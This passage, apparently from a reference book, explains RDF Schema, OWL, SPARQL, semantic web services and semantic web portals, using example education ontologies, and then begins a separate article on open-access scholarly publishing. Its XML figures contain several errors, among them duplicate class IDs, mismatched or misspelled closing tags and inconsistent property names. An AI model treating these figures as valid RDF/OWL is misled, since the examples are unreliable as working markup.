<rdfs:Class rdf:ID = "business" rdfs:comment = "Business Organization">
        <rdfs:subClassOf        rdf:resource = "#nonFormalOrganization"/>
</rdfs:Class>
<rdfs:Class rdf:ID = "voluntary" rdfs:comment = "Voluntary Organization">
        <rdfs:subClassOf        rdf:resource = "#nonFormalOrganization"/>
</rdfs:Class>
```

continued on following page

Figure 5. continued

```
<rdfs:Class rdf:ID = "publicService" rdfs:comment = "Public Service Department">
        <rdfs:subClassOf        rdf:resource = "#public"/>
</rdfs:Class>
<rdfs:Class rdf:ID = "governmentBusiness" rdfs:comment = "Government Business Organization">
        <rdfs:subClassOf        rdf:resource = "#public"/>
</rdfs:Class>
<rdfs:Class rdf:ID = "governmentBusiness" rdfs:comment = "Government Business Organization">
        <rdfs:subClassOf        rdf:resource = "#business"/>
</rdfs:Class>
<rdfs:Class rdf:ID = "privateBusiness" rdfs:comment = "Private Business Organization">
        <rdfs:subClassOf        rdf:resource = "#business"/>
</rdfs:Class>
<rdfs:Class rdf:ID = "communityCentre" rdfs:comment = "Local Community Centre">
        <rdfs:subClassOf        rdf:resource = "#voluntary"/>
</rdfs:Class>
<rdfs:Class rdf:ID = "trainingCentre" rdfs:comment = "Training Centre">
        <rdfs:subClassOf        rdf:resource = "#voluntary"/>
</rdfs:Class>
<rdfs:Class rdf:ID = "trainingCentre" rdfs:comment = "Training Centre">
        <rdfs:subClassOf        rdf:resource = "#business"/>
</rdfs:Class>
<rdfs:Class rdf:ID = "trainingCentre" rdfs:comment = "Training Centre">
        <rdfs:subClassOf        rdf:resource = "#public"/>
</rdfs:Class>
<rdfs:Property rdf:ID = "primaryLevel" rdfs:comment = "Primary Level">
        <rdfs:domain            rdf:resource = "#primary"/>
        <rdfs:range   rdf:resource = "http://www.leonardo-isles.net/education_level#primarySchool"/>
</rdfs:Property>
<rdfs:Property rdf:ID = "secondaryLevel" rdfs:comment = "Secondary Level">
        <rdfs:domain            rdf:resource = "#secondary"/>
        <rdfs:range   rdf:resource = "http://www.leonardo-isles.net/education_level#secondarySchool"/>
</rdfs:Property>
<rdfs:Property rdf:ID = "pSecLevel" rdfs:comment = "Post Secondary Level">
        <rdfs:domain            rdf:resource = "#postsecondary"/>
        <rdfs:range   rdf:resource = "http://www.leonardo-isles.net/education_level#postSecondarySchool"/>
</rdfs:Property>
<rdf:Description rdf:about = "http://www.leonardo-Isles.net/education_level#primarySchool">
        <rdf:Seq>
          <rdf:li>Nursery</rdf:li>
          <rdf:li>Reception</rdf:li>
          <rdf:li>Year 1</rdf:li>
          <rdf:li>Year 2</rdf:li>
          <rdf:li>Year 3</rdf:li>
          <rdf:li>Year 4</rdf:li>
          <rdf:li>Year 5</rdf:li>
          <rdf:li>Year 6</rdf:li>
        </rdf:Seq>
</rdf:Description>
<rdf:Description rdf:about = "http://www.leonardo-Isles.net/education_level#secondarySchool">
        <rdf:Seq>
          <rdf:li>Year 7</rdf:li>
          <rdf:li>Year 8</rdf:li>
          <rdf:li>Year 9</rdf:li>
          <rdf:li>Year 10</rdf:li>
          <rdf:li>Year 11</rdf:li>
        </rdf:Seq>
</rdf:Description>
<rdf:Description rdf:about = "http://www.leonardo-Isles.net/education_level#postSecondarySchool">
        <rdf:Seq>
          <rdf:li>Year 12</rdf:li>
          <rdf:li>Year 13</rdf:li>
        </rdf:Seq>
</rdf:Description>
</rdf:RDF>
```

its values. The *rdfs:comment* element provides a means to annotate an ontology. As for *rdf:seq*, it is one of the RDF containers used to describe an ordered list of values.

OWL

The OWL (Web Ontology Language) is designed to process Web information and also make it readable by both humans and machines. The three types of OWL sublanguages are: OWL lite, OWL DL, and OWL full. Figure 1 shows that OWL is supported by XML and RDF. OWL is a richer ontology language compared to RDF schema because it has more vocabularies with formal semantics, greater inference, and more expressive formal representational capabilities. However, it can be built on top of both the syntax and semantics of RDF-S.

Ontologies can be used for the organization and navigation of Web resources in portal sites. Figure 6 shows an ontology for resources relating to several teaching and learning strategies employed in further educational institutions. Basically, the ontology represented in this diagram consists of a network of triples (already explained at the beginning part of the chapter "Semantic Web, RDF, and Portals"). To reiterate, each arrow represents a relationship (predicate) between two concepts (subject and object). We employ three categories of relationships in this example. The *subset* relationships are represented by the term *rdfs:subClassOf, an example of the* type of relationships are represented by *instanceOf,* while the rest is an idiosyncratic type of relationship (e.g., *facilitatesLearning*, *isLearningOccurIn*, etc.).


The ontology in Figure 6 is converted to RDF/OWL statements in Figures 7 (part1) and (part 2). In Figure 7 (part 1), a collection of assertions is grouped under the owl:ontology tag for housekeeping purposes. When we write "&isles_m," the URI will expand it to the complete reference "http://www.leonardo-isles.net/methodology." The rdf:about attribute ascribes a name or reference for the ontology, while the rdfs:comment provides an annotation for the ontology. The rdfs:label element supports a natural language label for the ontology.

In Figure 7 (part 1), there are five root classes:*college*, *learningType*, *teachingType*, *place*, and *event*. An individual can be declared to be a member of a class, using the element *rdf:ID*. In the following statement, it means that *technologyCollege* is a member of the class *college*.

<college rdf:ID = "technologyCollege"/>.

The term *college* used in this OWL ontology is synonymous with the one previously used by the RDF-S in Figure 5. Thus, the attribute *owl:equivalentClass* (see Figure 7 (part 1) is used to indicate this synonymy. Instances of classes are declared as in RDF. The *owl:sameAs* attribute (see Figure 7 (part 2)) declares two individuals to be identical. A property is a binary relation because it describes the relationship between two objects or an object and a value of

Figure 6. Part of the ontology for teaching and learning strategies typically applied in a further educational institution



Note: The arrows represent relationships while boxes stand for concepts.

Figure 7. RDF/OWL document

```
<?xml version = "1.0">
<!DOCTYPE rdf:RDF [
        <!ENTITY xsd "http://www.w3.org/2001/XMLSchema#">
        <!ENTITY isles_m "http://www.leonardo-isles.net/methodology">]>
<rdf:RDF
        xmlns:rdf = "http://www.w3.org/1999/02/22-rdf-syntax-ns#"
        xmlns:rdfs = "http://www.w3.org/2000/01/rdf-schema#"
        xmlns:owl = "http://www.w3.org/2002/07/owl#"
        xmlns:dcterms = "http://purl.org/dc/terms/"
        xmlns:base = "&isles_m">
<owl:Ontology       rdf:about = "">
        <rdfs:comment>An OWL Ontology for Teaching and Learning Styles</rdfs:comment>
        <rdfs:label>Teaching and Learning Ontology </rdfs:label>
</owl:Ontology>
<owl:Classrdf:ID = "college">
        <owl:equivalentClass    rdf:resource = "http://www.leonardo-isles.net/organization_structure#college/">
</owl:Class>
<owl:Classrdf:ID = "learningType"/>
<owl:Classrdf:ID = "teachingType"/>
<owl:Classrdf:ID = "place"/>
<owl:Classrdf:ID = "event"/>
<college    rdf:ID = "technologyCollege"/>
<college    rdf:ID = "musicCollege"/>
<place      rdf:ID = "laboratory"/>
<owl:Classrdf:ID = "workplace">
        <rdfs:subClassOf        rdf:resource = "#place"/>
</owl:Class>
<owl:Classrdf:ID = "field_trip">
        <rdfs:subClassOf        rdf:resource = "#event"/>
</owl:Class>
<owl:Classrdf:ID = "off_campus_learning">
        <rdfs:subClassOf        rdf:resource = "#learningType"/>
</owl:Class>
<off_campus_learning            rdf:ID = "distance_learning "/>
<owl:Classrdf:ID = "in_campus_learning">
        <rdfs:subClassOf        rdf:resource = "#learningType"/>
</owl:Class>
<owl:Class rdf:ID = "hospital">
        <rdfs:subClassOf        rdf:resource = "#workplace"/>
</owl:Class>
<owl:Class rdf:ID = "bakery">
        <rdfs:subClassOf        rdf:resource = "#workplace"/>
</owl:Class>
<owl:Class rdf:ID = "supermarket">
        <rdfs:subClassOf        rdf:resource = "#workplace"/>
</owl:Class>
<owl:Class rdf:ID = "museum">
        <rdfs:subClassOf        rdf:resource = "#workplace"/>
</owl:Class>
<owl:ObjectProperty  rdf:ID = "facilitatesLearning">
        <rdfs:domain            rdf:resource = "http://www.leonardo-isles.net/Organization_Structure#formalOrganization"/>
        <rdfs:range>
                <owl:Class>
                        <owl:unionOf    rdf:parseType = "Collection">
                                <owl:Class          rdf:about = "#off_campus_learning"/>
                                <owl:Class          rdf:about = "#in_campus_learning"/>
                        </owl:unionOf>
                </owl:Class>
        </rdfs:range>
</owl:ObjectProperty>
```

continued on following page

Figure 7. continued

```
<owl:ObjectProperty   rdf:ID = "includeVisitTo">
        <rdfs:domain              rdf:resource = "#field_trip"/>
        <rdfs:range>
                <owl:Class>
                        <owl:unionOf      rdf:parseType = "Collection">
                                <owl:Class            rdf:about = "#supermarket"/>
                                <owl:Class            rdf:about = "#beach"/>
                                <owl:Class            rdf:about = "#museum"/>
                        </owl:unionOf>
                </owl:Class>
        </rdfs:range>
</owl:ObjectProperty>
<owl:ObjectProperty   rdf:ID = "pedagogyAppliedIn">
        <rdfs:domain              rdf:resource = "#teachingType"/>
        <rdfs:range>
                <owl:Class>
                        <owl:unionOf      rdf:parseType = "Collection">
                                <owl:Class            rdf:about = "#place"/>
                                <owl:Class            rdf:about = "#event"/>
                        </owl:unionOf>
                </owl:Class>
        </rdfs:range>
</owl:ObjectProperty>
<owl:ObjectProperty   rdf:ID = "learningOccurIn">
        <rdfs:domain              rdf:resource = "#learningType"/>
        <rdfs:range>
                <owl:Class>
                        <owl:unionOf      rdf:parseType = "Collection">
                                <owl:Class            rdf:about = "#place"/>
                                <owl:Class            rdf:about = "#event"/>
                        </owl:unionOf>
                </owl:Class>
        </rdfs:range>
</owl:ObjectProperty>
<owl:ObjectProperty  rdf:ID = "appliesPedagogy">
        <owl:inverseOf            rdf:resource = "#pedagogyApplied"/>
</owl:ObjectProperty>
<learningType         rdf:ID = "experiential_learning">
        <isLearningOccurIn        rdf:resource = "#field_trip"/>
        <isLearningOccurIn        rdf:resource = "#workplace"/>
        <isLearningOccurIn        rdf:resource = "#hands_on_experiment"/>
</learningType>
<learningType         rdf:ID = "situated_learning">
        <owl:sameAs               rdf:resource = "#experiential_learning"/>
</learningType>
<teachingType         rdf:ID = "apprenticeship">
        <isLearningOccurIn        rdf:resource = "#workplace"/>
</teachningType>
<teachingType         rdf:ID = "hands_on_experiment">
        <rdf:type      rdf:resource = "#event"/>
        <rdf:type      rdf:resource = "#teachingType"/>
        <isPedagogyAppliedIn    rdf:resource = "#laboratory"/>
</teachningType>
< teachingType        rdf:ID = "demonstration">
        <isPedagogyAppliedIn    rdf:resource = "#laboratory"/>
</teachningType>
< teachingType        rdf:ID = "lecture">
        <isPedagogyAppliedIn    rdf:resource = "#lecture_theatre"/>
</teachingType>
<owl:Classrdf:about = "#in_campus_learning">
        <isLearningOccurIn        rdf:resource = "#lecture_theatre"/>
        <isLearningOccurIn        rdf:resource = "#laboratory"/>
</owl:Class>
<owl:Classrdf:about = "#off_campus_learning">
        <isLearningOccurIn        rdf:resource = "#field_trip"/>
        <isLearningOccurIn        rdf:resource = "#workplace"/>
</owl:Class
</rdf:RDF>
```

the property. The attribute *owl:ObjectProperty* is for binary object relations. The domain and range specified are to impose constraints on the relations. The *owl:inverseOf* indicates that *pedagogyAppliedIn* has an inverse functional property, *appliesPedagogy*. *Owl:unionOf* is used if it is intended that multiple classes act as domain or range. Assertions about individuals by the start and end tags of the corresponding classes they are in. As an example, the statements between <teachingType rdf:ID = "hands_on_experiment"> and its corresponding end tag, </teachingType>, are facts about the individual, *hands_on_experiment* (see Figure 7 (part 2)).

Semantic-Based Query

Semantic-based query is synonymous with ontology query. If different ontologies exist in a portal, then it is necessary to have some form of underlying formal mapping between them (de Bruijn, 2003) so that intelligent agents can gather and integrate information extracted from them in the event of any query. An example of semantic-based search facilitated by the semantic Web search engine, Swoogle can be found in this Web link, http://swoogle.umbc.edu.

SPARQL is a query language and data access protocol for the semantic Web. It can be utilized to extract data from RDF data model (the triple), handle queries which involve multiple data sources, and extract information from data repositories (Dodds, 2005). The following W3C Web page, http://www.w3.org/TR/rdf-sparql-query/, provides complete technical details for SPARQL.

Web Services Standards

Web Services aim at interoperability between applications, businesses, and Web communities. The Web Services Description Language (WSDL) is an XML language designed for describing these network services (Chinnici, Gudgin, Moreau, Schlimmer, & Weerawarana, 2004). Technical details of WSDL can be found in this Web site: *http:///www.w3.org/TR/wsdl*. The current WSDL standard operates at a syntactical level and is not expressive enough to represent the requirements, properties, and capabilities of Web Services (W3C: Akkiraju, Farrell, Miller, Nagarajan, Schmidt, Sheth, & Verma, 2005). WSDL-S (http://Isdis.cs.uga.edu/projects/meteor-s/wsdl-s/) is a semantically enhanced version of WSDL and it is a tool for creating more expressive descriptions for Web Services (Miller, Verma, Rajasekaran, Sheth, Agarwal, & Sivashanmugam, 2004). Other approaches that support the creation of Semantic Web Services (an integration of Web Services and semantic Web) are: OWL-S (http://www.daml.org/services/owl-s/) which is an ontology Web language for describing services, and WSMO (http://www.wsmo.org), a Web service modelling ontology. SWS facilitates greater automation of services. Some of these automated services as envisioned by SWS (Martin, 2005) are:

a. Web service discovery (e.g., Find me online book shops that sell this book entitled "Knowledge Management in the Construction Industry: A Socio-Technical Perspective" edited by Abdul Samad Kazi)
b. Web service enactment (e.g., Order the book in (a) on my behalf from http://www.amazon.co.uk)
c. Web service selection and composition (e.g., Arrange for 100 books to be sent to all the universities in Yorkshire, UK in the next 6 weeks)
d. Web execution monitoring (e.g., Have all the books been ordered, paid for, and ready for delivery?)

Semantic Web Portal (SWP)

Portals provide the means of integrating information, applications, and services in the Web. As mentioned at the beginning of this article, the foundations of a SWP are the Semantic Web, Web Services, and Portal technologies. In a Semantic Web Portal, ontology is utilized to structure its domain into resources and relations between resources so as to facilitate automatic information exchange, inferential reasoning, semantic search, and navigation (Möller & Predoiu, 2004b). This is particularly useful when the portals and databases are massive. Currently, there are very few Semantic Web Portals. The Semantic Web Environmental Directory (SWED, 2005) project aims to build a Semantic Portal which allows users to access a directory of environmental organizations and projects throughout the UK. The data of all the participating organizations are represented in RDF, and the *vcard* standard is employed to define some vocabularies relating to address or contact data. Ontologies in the portal are built with the OWL format, while thesauri are created in the RDF-based SKOS (Simple Knowledge Representation System). A basic Semantic Portal approach adopted by SWED is that data about the organizations are first aggregated. This is followed by building an ontological structure of information about these organizations. This information is subsequently published in the SWED portal, where users could access, browse, or conduct a semantic search on them.

SEMPL (Perry & Stiles, 2004) is another example of Semantic Web portal which also uses an ontology driven approach to provide semantic navigation and information query. SEMPL can specify the context of a particular piece of research information, annotate Web pages, and provide links to semantically related areas. Through ontology-based browsing at the schema level, users can see a clearly organized and easily traversable presentation of all the content in the portal. Advanced searches based on domain specific attributes defined in the ontology provide users with more precise and relevant information compared to traditional keyword-based searches.

Möller and Predoiu (2004a) build an SWP whose ontology integrates the *foaf* vocabularies. They cite three reasons for employing the *foaf* vocabularies. Firstly, the concepts, entities, and relations developed using such terms are reusable. Secondly, such well known and widely used vocabularies are considered consensual and will be particularly useful for fostering collaboration among members of communities with specific interests. Lastly, such type of vocabularies will facilitate interoperability between applications because existing data could be easily integrated.

So far, the only published educational SWP is the OntoWebEdu (Lausen, Stollberg, Hernandez, Ding, Han, & Fensel, 2004). It is utilized as an educational resource which guides the learner through materials about the semantic Web. Lausen et al. (2004) depict the SWP in three layers (see Figure 8): information access (through the interface layer), information representation and processing (ontology layer) using grounding Semantic Web, Web Services, and Portal technologies (grounding technology layer). This three-layered structure represents the typical architecture of a SWP.

CONCLUSION

It is envisioned that in the future, Web resources will be widely linked to ontological content because in doing so, it facilitates semantic interoperability between applications, automatic processing of Web content, and knowledge sharing and dissemination(Hendler, 2001). However, this is made possible only with the condition that all Web resources are semantically marked up. Manual ontology building may be practically replaced by ontology learning followed by automatic ontology building of semantic Webs (Maedche, Staab, Stojanovic, Studer, & Sure, 2001b). Also, we expect to see automatic and intelligent agent enabled services as envisioned by Semantic Web Services (Martin, 2005) coming into fruition. Martin (2005) coded the services into the following categories: Web service discovery (e.g., find me an e-bookshop), Web service enactment (e.g., order 10 books with ISBN 9780077096267 from the e-bookshop found earlier), Web service selection and composition (e.g., prepare the delivery of these books to Graham Orange at Leeds Metropolitan University, UK), and Web service execution and monitoring (e.g., have the books been paid for and despatched accordingly?).

REFERENCES

Akkiraju, R., Farrell, J., Miller, J., Nagarajan, M., Schmidt, M., Sheth, A., & Verma, K. (2005). *Web service semantics – WSDL-S*. Retrieved January 9, 2007, from http://www.w3.org/Submission/WSDL-S/


Bechhofer, S., van Harmelen, F., Hendler, J., Horrocks, I., McGuinness, D., Patel-Schneider, P.F., & Stein, L.A. (2004). *OWL Web ontology language: Reference*. Retrieved January 9, 2007, from http://www.w3.org/TR/owl-ref

Brickley, D., & Guha, R.V. (2004). *RDF vocabulary description language 1.0: RDF schema*. Retrieved January 9, 2007, from http://www.w3.org/TR/rdf-schema

Brickley, D., & Miller, L. (2005). *FOAF vocabulary specification*. Retrieved January 9, 2007, from http://xmlns.com/foaf/0.1/

Chinnici, R., Gudgin, M., Moreau, J-J., Schlimmer, J., & Weerawarana, S. (2004). *Web services description language (WSDL) version 2.0 part 1: Core language*. Retrieved January 9, 2007, from http://www.w3.org/TR/2004/WD-wsdl20-20040326/

Figure 8. Typical architecture of a semantic Web portal



Clark, K.G. (2005). *SPARQL protocol for RDF*. Retrieved January 9, 2007, from http://www.w3.org/TR/rdf-sparql-protocol/

Davies, J., Fensel, D., & van Harmelen, F. (2004). *Towards the semantic Web: Ontology-driven knowledge management*. John Wiley.

de Bruijn, J. (2003). *Using ontologies: Enabling knowledge sharing and reuse on the semantic Web* (Tech. Rep. No. DERI-2003-10-29). Ireland, Austria: Digital Enterprise Research Institute.

de Bruijn, J., Bussler, C., Domingue, J., Fensel, D., Hepp, M., Keller, U. et al. (2005). *Web service modeling ontology* (WSMO). Retrieved January 9, 2007, from http://www.w3.org/Submission/WSMO/

Dodds, L. (2005). Introducing SPARQL: *Querying the semantic Web*. Retrieved January 9, 2007, from http://www.xml.com/lpt/a/2005/11/16/Introducing-sparql-querying-semantic-web-tutorial.html

Domingue, J., Roman, D., & Stollberg, M. (2005, June 9-10). Web service modeling ontology (WSMO) - An ontology for semantic Web services. In *Paper presented at the W3C Workshop on Frameworks for Semantics in Web Services*, Innsbruck, Austria. Retrieved January 9, 2007, from http://www.w3.org/2005/04/FSWS/Submissions/1/wsmo_position_paper.html

Fensel, D. (2003). *Ontologies: A silver bullet for knowledge management and electronic commerce*. Berlin: Springer-Verlag.

Fensel, D. (2005). *Spinning the semantic Web: Bringing the World Wide Web to its full potential*. Cambridge, MA; London: MIT.

Fensel, D., & Bussler, C. (2002). Web service modeling framework WSMF. *Electronic Commerce Research and Applications, 1*(2), 113-137.

Gruninger, M., & Fox, M.S. (1995). Methodology for the design and evaluation of ontologies. In *Proceedings of the IJCAI'95 Workshop on Basic Ontological Issues in Knowledge Sharing,* Motreal, Canada.

Halpin, H. (2005, June 9-10). The semantic Web as types, Web services as functions. In *Proceedings of the W3C Workshop on Frameworks for Semantics in Web Services*, Innsbruck, Austria.

Hendler, J. (2001, March-April). Agents and the semantic Web. *IEEE Intelligent Systems Journal*. Retrieved January 9, 2007, from http://www.cs.umd.edu/~hendler/AgentWeb.html

JISC. (2005). The Joint Systems Committee: Technologies. Retrieved January 9, 2007, from http://www.jisc.ac.uk/index.cfm?name=techwatch_resources_specific_s#semanticweb

Lausen, H., Stollberg, M., Hernandez, R.L., Ding, Y., Han, S.K., & Fensel, D. (2004). *Semantic Web portals – State of the art survey (Tech. Rep. No. DERI-TR-2004-04-03)*. Retrieved January 9, 2007, from http://www.deri.at/research/projects/sw-portal/papers/publications/SemanticWebPortalSurvey.pdf

Maedche, A., Staab, S., Stojanovic, N., Studer, R., & Sure, Y. (2001a). *SEAL – A framework for developing semantic Web portals*. LNCS-Springer, Vol. 2097.

Maedche, A., Staab, S., Stojanovic, N., Studer, R., & Sure, Y. (2001b). *Semantic portal: The SEAL approach*. Retrieved January 9, 2007, from http://citeseer.ist.psu.edu/maedche-01semantic.html

Martin, D. (2005, April). Semantic Web services: Promises, progress, challenge. In *Slides from the SWANS Conference*. Retrieved January 9, 2007, from http://www.daml.org/meetings/2005/04/pi/SWS.pdf

Martin, D., Burstein, M., Hobbs, J., Lassila, O., McDermott, D., Mcllraith, S. et al. (2004). *OWL-S: Semantic markup for Web services.* Retrieved January 9, 2007, from http://www.w3.org/Submission/OWL-S/

McGuinness, D.L. (2002). Ontologies come of age. In D. Fensel, J. Hendler, H. Lieberman, & W. Wahlster (Eds.), *Spinning the semantic Web: Bringing the World Wide Web to its full potential.* MIT Press. Retrieved January 9, 2007, from http://www.ksl.stanford.edu/people/dlm/papers/ontologies-come-of-age-mit-press-(with-citation).htm

McGuinness, D.L., & van Harmelen, F. (2004). *OWL Web ontology language: Overview*. Retrieved January 9, 2007, from http://www.w3.org/TR/owl-features

Miller, E. (2004). *An introduction to RDF*. Retrieved January 9, 2007, from http://www.dlib.org/dlib/may98/miller/05miller.html

Miller, J., Verma, K., Rajasekaran, P., Sheth, A., Agarwal, R., & Sivashanmugam, K. (2004). *WSDL-S: Adding semantics to WSDL – White paper*. Retrieved January 9, 2007, from http://Isdis.cs.uga.edu/libary/download/wsdl-s.pdf

Möller, K., & Predoiu, L. (2004a). *Semantic Web portal ontology v0.9, project deliverable, Digital Enterprise Research Institute*. Retrieved January 9, 2007, from http://www.deri.at/research/projects/sw-portal/papers/deliverables/D1-PortalOntology-v0.9.pdf

Möller, K., & Predoiu, L. (2004b, September 1-2). On the use of FOAF in semantic Web portal. In *Position Paper for* *the 1st Workshop on Friend of a Friend, Social Networking and the Semantic Web*, Galway, Ireland. Retrieved January 9, 2007, from http://www.w3.org/2001/sw/Europe/events/foaf-galway/papers/pp/foaf_in_Semantic_web_portals/

Nagarajan, M. (2005, April). Web service semantics – WSDL-S. In *Slides from the W3C Framework Workshop*. Retrieved January 9, 2007, from http://lsdis.cs.uga.edu/projects/meteor-s/wsdl-s/WSDL-S.pdf

Perry, M., & Stiles, E. (2004). SEMPL: A semantic portal. In *Proceedings of the 13th International World Wide Web Conference* (pp. 248-249), New York, USA. Retrieved January 9, 2007, from http://lsdis.cs.uga.edu/library/download/sempl_poster.pdf

Prud'hommeaux, E., & Seaborne, A. (2005). *SPARQL query language for RDF*. Retrieved January 9, 2007, from http://www.w3.org/TR/rdf-sparql-query

Schaeck, J., & Fischer, P. (2003). *Develop portlets that use Web services to obtain data from remote systems*. Retrieved January 9, 2007, from http://www-128.ibm.com/developerworks/ibm/library/i-wsadportlets/

Smith, M.K., Welty, C., & McGuinness, D.L. (2004). *OWL Web ontology language guide*. Retrieved January 9, 2007, from http://www.w3.org/TR/2004/REC-owl-guide-20040210/

SWED (2005). *Semantic portals – The SWED approach*. Retrieved January 9, 2007, from http://www.swed.org.uk/swed/about/swed_approach.htm

KEY TERMS

Multimodal Query: Multimodal query is a type of query which accepts text, images, faces, or gestures as search inputs.

RDF Containers: RDF containers are used to describe a group of objects. Examples are: the <rdf:Bag> element is used to describe a list of unordered objects (or values), and the <rdf:Seq> element is used to describe a list of ordered objects (or values). For details, visit the following Web site http://www.w3schools.com/rdf/rdf_containers.asp.

RDF-S: RDF Schema is a Web ontology language used to defined RDF vocabularies. It extends RDF with some of the schema terms: *class*, *subclass*, *property*, *subproperty*, *range,* and *domain*. RDF schema provides the mechanisms to describe groups (or classes) of resources related by common characteristics, and also describe the relationship (properties) between these related resources.

Semantic Web Services: SWS facilitates automated or agent-enabled services through the Web.

Semantic Web Portal: The foundations of a SWP are the Semantic Web, Web Services, and Portal technologies. In a Semantic Web Portal, ontology is utilized to structure its domain into resources and relations between resources so as to facilitate automatic information exchange, inferential reasoning, semantic search, and navigation.

SPARQL: SPARQL is a query language for extracting information from RDF graphs and Semantic Webs.

Taxonomy: A taxonomy is a scheme for classifying concepts (or objects) into categories. It represents hierarchical relationships where a "child" node in the tree structure is a subclass of the "parent" node. A more detailed explanation can be found in this link: www.xsb.com/glossary.html.

Web Ontology Language (OWL): Designed to process Web information and also make it readable by both humans and machines. OWL is supported by XML and RDF, and it is a richer ontology language compared to RDF schema because it has more vocabularies with formal semantics, greater inference, and more expressive formal representational capabilities.

Open Access to Scholarly Publications and Web Portals

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INTRODUCTION

"If I have seen further it is by standing upon the shoulders of giants." The famous statement of Sir Isaac Newton demonstrates that the progress of science relies on the dissemination of discoveries and scientific knowledge. Even though scientific progress is not strictly cumulative (Kuhn, 1970), information sharing is the heart of this progress. Nowadays, scientific knowledge is mainly spread through scholarly journals, that is, highly specialized journals where quality controls and certifications are achieved through peer-review.

The first section of this article will present the specificity of the current economic model of scientific publications. The second section will introduce to the open access movement and to its emerging economic model. The third section will introduce to the main Web portals for open access and will advocate the importance of their development.

THE ECONOMIC MODEL OF SCIENTIFIC PUBLICATIONS

The growing complexity of modern science induces a growing need of knowledge dissemination media. The number of academic journals is very difficult to estimate, but according to the "Ulrich's International Periodicals Directory" (http://www.ulrichsweb.com) there were about 164,000 scientific periodicals in 2001 in all disciplines (see Figure 1).

The largest publishers like *Elsevier-Reed, Blackwell,* or *Wiley* own most of these journals. Over the last 20 years, commercial firms—especially the largest ones—have raised prices at a rate, which cannot be justified by cost or quality increase (McCabe, 2000). According to ARL (2005), the mean serial unit cost of $89.77 in 1986 reached $258.73 in 2004. Former president of the University of California recently stated, "*University librarians are now being forced to work with faculty members to choose more of the publications they can do without.*" (Atkinson, 2003, p. 1, original italics). As a consequence, Figure 2 shows that in the USA, acquisition expenditures have tremendously grown and that part of the budgets had to be reallocated from monographs to journals.

The rise of journal prices has a multiple origin, one of the most important being provisions to invest in electronic publications (Chartron & Salaun, 2000). These provisions are nevertheless insufficient to explain the current prices. Elsevier-Reed's gross-profit margin is estimated to be 32% (Wellen, 2004). Such "Microsoft like" margins are very unusual and demonstrate the inefficiency of the scientific publication market. There are four main reasons to this inefficiency:

- Researchers publish to popularize their works and to improve peers recognition (which has a great impact on their careers). They are "giveaway authors" (Harnad, 2001) and do not receive any royalties or fees. Furthermore, they do not have to pay to have access to scientific information since all the expenses are paid by academic libraries. Authors are then not concerned with the price of journals, they only consider the reputation and the citation impact of the journals they publish in.
- The demand is price-inelastic (that is prices have little impact on the volume of the demand) since prices are not important for researchers and journals are not easily substitutable.
- Libraries evolve on a commercial market but do not have any commercial approach. They buy up to their budget limit and not according to any price equilibrium.
- The multiplication of mergers among publishers has strongly contributed to the increase of prices (McCabe, 2000).

In this context, public research institutions pay twice for scientific knowledge. They pay researchers who publish freely, and publishers to have access to journals (Anderson, 2004).

The growing conflict between researchers who aim at disseminating their works as widely as possible, and libraries, which have a limited budget on the one hand and publishers who mainly have financial objectives on the other hand, gave rise to an accelerated development of the practice of open access to electronic publications.

Figure 1. Number of periodicals published worldwide ('000s) 1998-2001. (Source: Ulrich's International Periodicals Directory)

